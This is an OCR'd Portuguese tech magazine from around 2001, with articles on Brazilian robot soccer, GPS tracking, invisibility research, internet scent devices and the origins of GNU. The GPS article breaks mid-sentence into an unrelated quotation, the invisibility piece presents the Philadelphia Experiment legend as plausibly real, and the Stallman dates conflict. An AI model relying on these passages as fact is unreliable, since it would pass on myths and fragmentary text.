


Desktop do BeOS: menu para reconhecer unidade de CD-ROM e semelhanças com o Windows

www.beos.com

www.beforever.com

www.internetundcomputer.de/beos



Imagens: Divulgação

Que bonito é!

por Maurício Martins
mauricio@digerati.com.br

Futebol de robôs brasileiro promete roubar a atenção dos craques de verdade durante a Copa da Coréia

Na Copa do ano que vem você vai torcer mais pela seleção de humanos ou pelo Tupi, nosso time representante no futebol de robôs?

Sim, no ano que vem teremos um campeonato mundial praticamente simultâneo, na Coréia, contando apenas com autômatos. E o Brasil tem experiência na área (foi vice em 98, na França, como no futebol de verdade). O problema é que ainda não temos patrocinadores para levar o time para disputar a Copa. A Tupi, equipe criada pela Universidade Federal do Paraná, afirma aos interessados que os robôs terão logos dos patrocinadores, assim como as camisetas das equipe de técnicos. Haverá ainda jogos-exibição no Brasil, em que as marcas das empresas poderão ser também exibidas. E então, ninguém se habilita?

Voltando à pergunta inicial, eu já escolhi meu time preferido. Se for para ver quem tem mais chance, a seleção da CBF perde feio. Não acredita? Confira essa comparação que fizemos e escolha por você mesmo. Mas tem um problema: não vai dar pra acompanhar os jogos dos robôs pela TV...

Fôlego

Muito jogador não consegue correr nem 40 minutos. Jogar na altitude (coisa que sempre fizemos, só que ganhando) virou desculpa para derrotas homéricas

É bem verdade que as baterias dos robôs acabam em apenas cinco minutos. Acontece que essa é a duração de cada tempo no futebol de robôs. Então, ao contrário dos humanos, as máquinas não correm o risco de ficarem pregadas antes do tempo

Habilidade

A seleção sempre teve muitos dos melhores jogadores do mundo. Hoje, temos que nos acostumar a ver o Cris dando bico pro lado que está virado

Ainda não há muita coisa que um robô saiba fazer jogando futebol. Eles só carregam a bola para frente e ainda estão aprendendo a dar os primeiros chutes (por meio de alguns dispositivos novos). Bom, pelo menos aqui estamos livres dos bicões do Cris...

Arquiinimigo

A Argentina, claro. Mas hoje em dia, mais que arquiinimigos, somos fregueses dos argentinos, mesmo

A Córeia do Sul. Eles são os melhores do mundo porque têm patrocínios de grandes empresas e facilidade em obter computadores e outros equipamentos ultra-sofisticados

Pontos Fracos

Falta de organização e amor à camisa, corrupção entre os dirigentes e, pra completar, a pior geração de jogadores desde a época do Lazaroni (1990)

Deficiência no sistema de captura de imagens, que demanda câmeras de alta resolução e placas inexistentes no Brasil

Grandes vitórias

Humilhando os adversários com Pelé, Garrincha, Rivelino e companhia, nas Copas de 58, 62 e 70. Bom, também teve aquela de 94, zero a zero, nos pênaltis... Hoje em dia, nada que mereça destaque

O vice-campeonato na Copa do Mundo da França, em 1998. A façanha foi obtida pelo time Guaraná, desenvolvido por uma equipe da USP (veja matéria na Geek#14)

Grande derrotas

O que não faltam são opções de escolha, recentemente. Mas a maré de azar começou mesmo com aqueles três a zero vexaminosos para a França, na final da Copa de 98

A maior derrota do futebol de robôs foi não ter encontrado patrocínio para ir aos campeonatos de 2000 e 2001, depois dos ótimos resultados em campeonatos anteriores

O que espera na Coréia

Depois de perder para Honduras, Austrália, Japão, Bolívia, etc., já tem gente com medo de não passarmos da primeira fase. Detalhe: nosso grupo tem Turquia, China e Costa Rica. Isso sim é fundo do poço

A equipe da Coréia, melhor do mundo e jogando em casa, é a favorita. Mas a equipe Tupi, com programas e estratégias inovadoras, pretende surpreender no campeonato

Dirigentes

Nossos dirigentes são tão "capazes" que não conseguem marcar mais que um treino antes de cada jogo. Ricardo Teixeira e a turma da CBF estão mais preocupados em se salvar na CPI. Trambicagem pouca é bobagem...

Não há uma entidade como a CBF no futebol de robôs brasileiro (ainda bem...). Quem dirige a Tupi e dá apoio ao projeto é a Universidade Federal do Paraná. Sem espaço para desvios de dinheiro

Patrocínio

Além dos milhões de dólares da Nike, tínhamos a Coca-Cola, substituída agora pelo Guaraná Antarctica. Mas não adianta: com tanto dinheiro rolando na CBF, quem por lá vai se importar se o Brasil vai ou não ganhar a Copa?

Pois é, essa é a grande tristeza. Mesmo com o Brasil mostrando, nesse novo esporte, um potencial nunca imaginado, as empresas não abrem mesmo a mão. Com isso, corremos o risco de não participarmos de mais uma Copa, mesmo tendo um time prontinho para a competição

Salário

Tem jogador da seleção ganhando milhões de dólares por ano. Agora, o futebolzinho que andam jogando pelo Brasil merecia tudo isso? Por muito menos, acho que eu jogava bem mais...

O que move as pessoas aqui é exclusivamente a paixão pela ciência e pela pesquisa. São todos estudantes e professores, com o objetivo comum de mostrar que o talento do brasileiro não fica só no samba e no futebol. Na ciência também somos craques!

Por que foi vice na última copa

Pra quem viu a Copa de 98 direito, já dava pra ver que a França era muito mais time. Mas depois que nosso melhor jogador sofreu um ataque epiléptico, horas antes do jogo, já era hora de esquecer o penta

Perdemos para um time coreano fortíssimo, ligado a uma empresa robótica local. No entanto, o resultado no campeonato foi excelente para demonstrar todo o potencial do Brasil, mesmo sem muitos recursos. Desde 1999, empresas não podem mais competir diretamente, o que aumenta as nossas chances na próxima Copa

Conclusão

Melhor desistir de torcer pelos brasileiros humanos e apoiar nossos patrícios robôs. Com muito trabalho e dedicação, eles têm bem mais chance de se dar bem na Copa de 2002 do que o time do Felipão


Técnicos

Felipão

Tudo bem, ele foi um cara supervitorioso em todos os lugares pelos quais passou. Mas, na seleção, não vem conseguindo ser forte o suficiente para enfrentar as palhaçadas da CBF. Isso sem contar que ele adora escalar "craques" como Roque Júnior, Edmílson, Cris, Eduardo Costa...


Ewaldo Mehl

Esse curitibano é formado em Engenharia Elétrica, também com cursos de Mestrado e Doutorado. Ele é Chefe do Departamento de Engenharia Elétrica da UFPR, responsável por uma parte do projeto "Futebol de Robôs" da universidade. Também participa do projeto, na área de software, o Departamento de Ciência da Computação. Juntos, eles "treinam" todo dia para fazer bonito no campeonato do ano que vem



Esse desenho mostra como funciona o sistema que comanda os robôs: a câmera, no alto, capta as imagens que são mandadas para análise em um software, no computador

http://pet.inf.ufpr.br/fut_robo



Vigiando via SATÉLITE

A tecnologia GPS de rastreamento aumenta seu poder e precisão à medida em que é cada vez mais utilizada por civis e militares

Imagens: Reproduções

por Leonardo Paiva
lpaiva@jornalista.net

Você tem um carro importado de último tipo? Um computador portátil, tipo laptop, palmtop ou handheld? E celular, você tem? Se a resposta for sim e se você costuma andar com um ou mais desses apetrechos tecnológicos na rua, então cuidado: existem grandes possibilidades de estar sendo rastreado via satélite para onde quer que vá, vinte e quatro horas por dia.

Paranóia? Nada disso! É a nova tecnologia que está aos poucos e discretamente tomando conta do mercado. O Global Positioning System, abreviado de GPS para melhor entendimento, é um sistema que consegue encontrar as coordenadas geográficas de algo através de sinais de satélites. Ao contrário do que foi a febre do protocolo WAP de conexão sem fio de aparelhos portáteis com a Internet (ninguém sabia exatamente o que era ou pra que servia, mas todo mundo queria), o GPS está sendo implementado aos poucos em aparelhos de vários tipos para oferecer segurança e serviços ao usuário.

Satélites espiões

Para que você possa, através de seu celular, obter as coordenadas exatas


daquele estabelecimento comercial onde quer chegar, existem 24 satélites flutuando ao redor da Terra em seis órbitas diferentes, quatro em cada órbita. Cada um desses satélites que recebem e transmitem sinais de UHF com um "pseudo-código" impresso neles e conseguem dar duas voltas no planeta por dia. Como são necessários apenas quatro deles para fornecer coordenadas tridimensionais aos aparelhos receptores (como o seu notebook, por exemplo), pode-se dizer então que estamos bem servidos de suporte tecnológico, podendo contar que sempre teremos uma mínima quantidade de satélites prontos para servir usuários em qualquer ponto do planeta.

Esses 24 satélites são controlados pelo Segmento de Controle em Terra, cuja base principal está no Colorado, Estados Unidos. Outras cinco bases se encontram espalhadas pelo planeta em diferentes pontos como na Ilha de Ascención, no Atlântico Sul e em Diego Garcia, no Oceano Índico, oferecendo monitoramento constante de cada satélite. Essas seis bases são responsáveis por gerenciar a performance total do sistema, corrigir posições do satélite e reprogramar o sistema com o padrão necessário.

GPS motorizado

Existem dois tipos diferentes de sinais GPS. O primeiro deles, aberto para uso civil, possuía uma margem de erro de aproximadamente 100 metros de distância, enquanto o segundo tipo de sinal, para fins militares, tinha uma margem de erro de 20 metros. Isso foi até o dia primeiro de maio de 2000, quando o então presidente Bill Clinton assinou uma determinação indicando que a precisão de ambos os sinais deveria ser a mesma. Segundo Antônio Carlos Santos, vice-presidente da empresa Orbsystem, especializada no rastreamento de veículos com sistema GPS, "com um equipamento receptor de 12 canais e precisão de oito casas decimais depois da vírgula, agora é possível detectar um carro parado na esquina da Avenida Ipiranga com a São João, por exemplo".

Aliás, o setor de automóveis é o que mais tem investido nos sistemas GPS. Um exemplo disso é a empresa sueca Volvo de automóveis, que lançou em setembro de 2000 o sistema "Volvo on Call" em parceria com a Ericson e a empresa de segurança em automóveis Autoliv, que consiste em um telefone celular, uma unidade GPS e um sistema de comunicação. Em caso de acidente, quando o air bag do carro for ativado, o sistema fará uma ligação para a central mais próxima da empresa através do celular onde um operador pode fazer contato com o motorista ou mandar uma ambulância para o local. O rastreamento por GPS ajuda o socorro a chegar mais rápido, com todas as coordenadas informadas. O Volvo on Call é, por enquanto, vendido como opcional em alguns modelos de carros.




Controle e Uso do GPS

O setor de automóveis é o que mais tem investido nos sistemas GPS

Enquanto isso, em Curitiba, a empresa Maxidata apresentou seu serviço de orientação nas estradas através de GPS. O sinal recebido pelo veículo através de um laptop ou uma tela de cristal líquido descobre a localização exata do carro e informa, a quando e que informação é coletada. Eu recomendo fortemente que os provedores de serviços obtenham consentimento antes", aconselha.

Invisibilidade HUMANA



Cientistas estão cada vez mais perto de fazer o ser humano desaparecer... Sem truques!

por Leonardo Paiva
lpaiva@jornalista.net

Desde que H.G. Wells escreveu o clássico da literatura mundial *The Invisible Man*, o homem vem imaginando como seria interessante ou útil se submeter a uma experiência como a do personagem principal da história, cujo corpo se torna totalmente invisível, possibilitando que transitasse por lugares sem que ninguém percebesse sua presença. O cinema e a TV exploraram o tema muitas vezes. A última delas foi o filme *O Homem Sem Sombra*, em que cientistas da atualidade descobrem um meio de tornar um homem invisível.

Os verdadeiros cientistas são tão fascinados com a possibilidade de "desaparecer" com algo ou alguém quanto os personagens do filme, tanto que experimentos reais são feitos nessa área. Histórias de sucesso são relatadas, mas seus procedimentos muitas vezes são tão invisíveis e misteriosos quanto os objetos de seus estudos...

Uma janela em seu corpo

Imagine como seria bem mais fácil para seu médico diagnosticar algum problema em um órgão de seu corpo se ele pudesse observar o que acontece no seu interior, sem precisar submeter você a uma cirurgia para abrir sua barriga ou pedir uma série de exames com alguma margem de erro. É mais ou menos isso que possibilitam os resultados até o momento de pesquisas de cientistas da Universidade do Texas. Suas experi-

ências possibilitam que algumas áreas da pele de ratos e hamsters fiquem transparentes por pouco mais de vinte minutos. É mais ou menos como se houvessem buracos ou "janelas" nos corpos dos animais que permitem ver a uma profundidade de dois a três milímetros abaixo da pele.

O pesquisador-chefe do projeto, Ashley J. Welch, diz que pode ver "vasos sanguíneos antes invisíveis", empolgado com a possibilidade de melhorar procedimentos que vão desde cirurgia a laser até a detecção e tratamento de tumores.

Para abrir essas "janelas" nas peles do rato e do hamster, os cientistas do Texas aplicaram nas cobaias injeções de uma substância chamada glicerol, uma espécie de álcool capaz de absorver água. Sem a presença da água naquela região da pele, a luz não é absorvida pela superfície, mas dispersa nela, como luzes vistas em um nevoeiro. A pele acaba dispersando a luz refletida naquela área, assim como as gotas do nevoeiro o fazem.

O experimento ainda não foi testado em humanos por vários motivos, entre eles, a capacidade de envenenamento pelo glicerol, que é uma substância tóxica quando usada em exagero.

Cientista louco e invisível

A comunidade científica também possui suas histórias, lendas e mitos. Uma das mais famosas narrativas envolve uma suposta descoberta de um método à base de refração de luz para tornar uma pessoa invisível.

O ano era 1934, quando um cientista em Londres havia convocado pesquisadores e imprensa em geral para anunciar o que alegava ser uma grande descoberta. Ao chegar, os convidados encontraram este cientista usando um capacete com uma estranha parafernália instalada sobre ele e uma espécie de cabine ao seu lado, em um palco.

A "lenda" conta que, quando o cientista entrou na cabine e acionou o estranho mecanismo do capacete com ambas as mãos, um tipo de cone de luz foi projetado ao redor de seu corpo, que foi ficando gradualmente transparente até desaparecer por completo. Os espectadores ficaram impressionados em poder ouvi-lo e tocá-lo, mas não conseguiam vê-lo. O cientista não quis revelar como a façanha foi realizada, se limitando a responder que foram "anos de pesquisa e desenvolvimento".


Destróier dos EUA desapareceu por 24h; muitos tripulantes apareceram mortos

A descrição deste processo de invisibilidade se assemelha a muitos truques mágicos que vemos hoje em dia, ao melhor estilo David Coperfield, mas dois fatores tiram o sono dos cientistas quando pensam na lenda: o primeiro é o fato de que o cientista sumia gradualmente diante dos olhos de todos.

Declarações recentes do exército dos Estados Unidos são o segundo fator intrigante que podem confirmar a veracidade do sucesso da misteriosa experiência: os militares americanos afirmam que seus cientistas andam pesquisando (com sucesso) teorias baseadas no eletromagnetismo para tornar algo invisível através de um processo parecido com o descrito na lenda do cientista londrino. As informações e dados sobre a experiência são vagas, mas as especulações feitas são as de uma possível influência forçada do eletromagnetismo em cima da refração da luz de um corpo, tornando-o invisível a olhos nus.

Coincidência ou não, este procedimento é bastante semelhante ao experimento submetido ao destróier U.S.S. Eldridge em junho de 1943. A idéia era criar um grande campo eletromagnético capaz de esconder o navio de radares inimigos. Mas o mecanismo instalado na embarcação fez com que todo o destróier ficasse invisível também a olho nu. Misteriosamente, o U.S.S. Eldridge apareceu 24 horas depois com parte da sua tripulação morta ou desaparecida. O "Experimento Filadélfia", como ficou conhecido, não é admitido pelo governo americano, mas teóricos levantam a hipótese de viagem no tempo e espaço, além do fenômeno da invisibilidade em si.

Várias teorias levantadas, mas poucos resultados apresentados: assim são apresentadas as pesquisas no campo da invisibilidade, aliadas a muitas lendas e histórias misteriosas. Das duas, uma: ou ainda temos muito pela frente até chegarmos à descoberta de um processo seguro de "desaparecimento" de objetos e pessoas, ou os cientistas ainda não consideram que estejamos prontos para "não ver" as descobertas feitas até agora...



Qual o CHEIRO da Internet?

Imagens: Reprodução

Novos aparelhos para fazer da rede um lugar altamente perfumado

por Maurício Martins
mauricio@digerati.com.br

O maior sonho de todo geek é o dia em que poderemos usar um computador e sentir todas as sensações do mundo real. Nesse dia, vamos ficar horas e horas na frente do micro sem sentir falta de nada. O computador nos suprirá plenamente de todas as nossas necessidades.

Por enquanto, estamos ainda um pouco longe desse sonho. Apesar de todas as experiências visuais e auditivas, pouco podemos sentir na frente de um micro usando o tato, o paladar e, principalmente, o olfato. Imagine entrar em um site sobre comida e sentir o cheiro dos alimentos; visitar a home page de um fabricante de automóveis e perceber no ar os motores funcionando pela primeira vez; entrar em um site pornô e... bom, deixa pra lá.

O fato é que muitas empresas já perceberam que isso é mais que uma boa idéia, é simplesmente o futuro da Internet. Podemos mesmo dizer que, não fosse a crise na economia digital durante o ano de 2000 e o começo de 2001, já teríamos em mãos muitos sistemas capazes de fazer tudo o que foi descrito acima.

O fenômeno iSmell

De todas as tentativas feitas em direção a um produto capaz de produzir cheiros através da Internet, o iSmell foi a mais badalada. Em 2000, a empresa DigiScents começou uma forte campanha de marketing em torno do produto, a ser lançado no final de 2001.

A empresa chegou a ganhar um prêmio, em outubro de 2000, escolhida pelas grandes lojas de varejo dos EUA como a detentora da melhor idéia a despontar no mercado durante o ano. A expectativa de que o iSmell se tornaria o propulsor de vendas que a indústria queria era muito grande.


O produto seria uma combinação de hardware e software destinada à repodução de cheiros determinados por sites de e-commerce ou jogos de videogame. O site daria instruções ao programa, instalado no micro. Esse programa codificaria essas instruções e passaria para o aparelho, que produziria as fragrâncias determinadas a partir de uma combinação de diferentes produtos químicos contidos em cartuchos no interior da máquina.

Pinoke, máquina emissora de cheiros criada especialmente para gamers

A DigiScents pretendia vender os cartuchos separadamente, com diferentes combinações de produtos químicos. Também planejava patentear alguns cheiros exclusivos que porventura viesse a produzir.

A idéia era realmente boa, mas muita coisa rolou durante aquele ano de 2000. A falta de novidades no mercado de Internet, o descrédito em torno do e-commerce e a crise na economia norte-americana fizeram ruir os investimentos na área de tecnologia. E, assim, novidades que necessitavam de grandes recursos para pesquisas acabaram sendo deixadas de lado.

E foi o que aconteceu com o iSmell. No começo de 2001, com muitas dificuldades em conseguir verbas, a DigiScents anunciou seu fechamento e a demissão de seus 70 funcionários. Nesse momento, o iSmeel já era uma realidade, com código desenvolvido, faltando apenas a finalização do aparelho, que poderia ser conectado ao computador via USB. Com o fim do projeto, restou à empresa tentar licenciar a tecnologia iSmell. Mas a semente já estava plantada.



O iSmell, aparelho de odores da DigiScents

O mesmo fim da DigiScents teve outra empresa norte-americana, a TriSenx. Com uma diferença: o produto da TriSenx chegou a ser patenteado e vendido nos EUA, por US$ 398. Mas hoje, o site da empresa está fora do ar e não há nem sinal do produto sendo vendido, na Internet.

Os sobreviventes

Nem todos foram vítimas da crise. Algumas empresas sobreviveram e já têm produtos que transmitem os cheiros à distância.

Uma delas é a AromaJet. Em 2000, ela foi a primeira a fazer um experimento bem-sucedido de transmissão de odores via Internet, utilizando a combinação de software e hardware. Hoje, ela tem aparelhos como o Pinoke, um pequeno dispositivo para lançar odores durante um game. O Pinoke é, por enquanto, só um protótipo, e a tecnologia usada está em processo para ser patenteada.

Algumas empresas sobreviveram e já têm produtos que transmitem cheiros à distância

Além disso, a AromaJet tem diversos outros protótipos em outras áreas, incluindo o e-commerce, como imaginado pela pioneira DigiScents, e até na área médica (para detecção de falhas no olfato que indicariam determinadas doenças mentais).

E o equipamento que está mais perto de ganhar o mercado é o Sniffman. Ele demorou dois anos para ser desenvolvido, na Alemanha. O site do produto, todo em Flash, já demonstra a seriedade do projeto. O plano é criar um aparelho portátil capaz de se conectar com TV, Internet e até cinema. Já há um filme com lançamento próximo que deverá contar com a nova tecnologia. Ele se chamará One Day Diet e contará a história de um homem que participa de uma competição para ver quem consegue comer 50 bolos de creme de chocolate. Já dá pra ver que não vai dar pra sair do cinema sem ir direto para a bomboniere mais próxima...

Enfim, a tecnologia já está aí e não há crise que mude esse fato. E, assim que os investimentos estiverem de volta (e eles já estão começando a voltar), a transmissão de cheiros pela Internet já estará pronta para ser a nova sensação da Internet. Afinal, já faz muito tempo desde o Napster...

www.aromajet.com

www.sniffman.de

A revolução

por Marcelo Barbão
mbarbao@yahoo.com

Como é que uma impressora defeituosa poderia levar a um dos movimentos mais revolucionários da história, desafiando grandes corporações e até mesmo o American Way of Life?

No final dos anos 80, Richard Stallman era um pesquisador no MIT (Massachussets Institute of Technology), usando uma impressora que não funcionava direito - aliás, como a maioria delas. Mas, ao invés de fazer como o resto dos mortais, que dão um jeitinho, Stallman contatou o fabricante e pediu o código-fonte da impressora. Seu objetivo era descobrir o problema no programa e resolver o defeito. Simples? Não. O fabricante recusou-se a desvendar o código, mesmo com a oportunidade nas mãos de ter um renomado programador do MIT que se comprometeu a devolver o código corrigido e de graça. Diz a lenda que esse foi o primeiro choque entre Stallman e o código-fonte proprietário, ou melhor, com a burrice por trás dessa filosofia.

Ilustração: Julio Panisa

do GNU

Como uma simples licença de distribuição pode mudar o mundo?

Dilema moral

Era o ano de 1984 e Stallman, segundo suas próprias palavras, vivia um dilema moral. Entrar para a 'indústria´ de software e até ganhar muito dinheiro ou colocar seus princípios acima de tudo e lutar para a reconstrução de uma comunidade hacker como a que existiu desde os primórdios da computação até o final dos anos 70.

